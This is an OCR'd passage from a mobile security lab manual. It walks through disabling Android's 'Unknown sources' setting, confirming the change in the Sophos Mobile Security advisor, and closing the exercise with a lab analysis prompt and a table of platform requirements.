


FIGURE 4.21: Android Security Settings

28. Now, **uncheck Unknown sources** (under Device Administration) to disallow the installation of apps from unknown sources.




FIGURE 4.22: Android Security Unknown Services

29. Now, you can see in the Security Advisor window that Unknown App Sources is secured, as shown in the figure.




FIGURE 4.23: Unknown App Sources Secured

30. Alternatively, go through all the security options available in Sophos Mobile Security, and protect your android device from the unwanted or malicious activities.

Lab Analysis

Analyze and document your results related to this lab exercise. Provide your opinion of your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs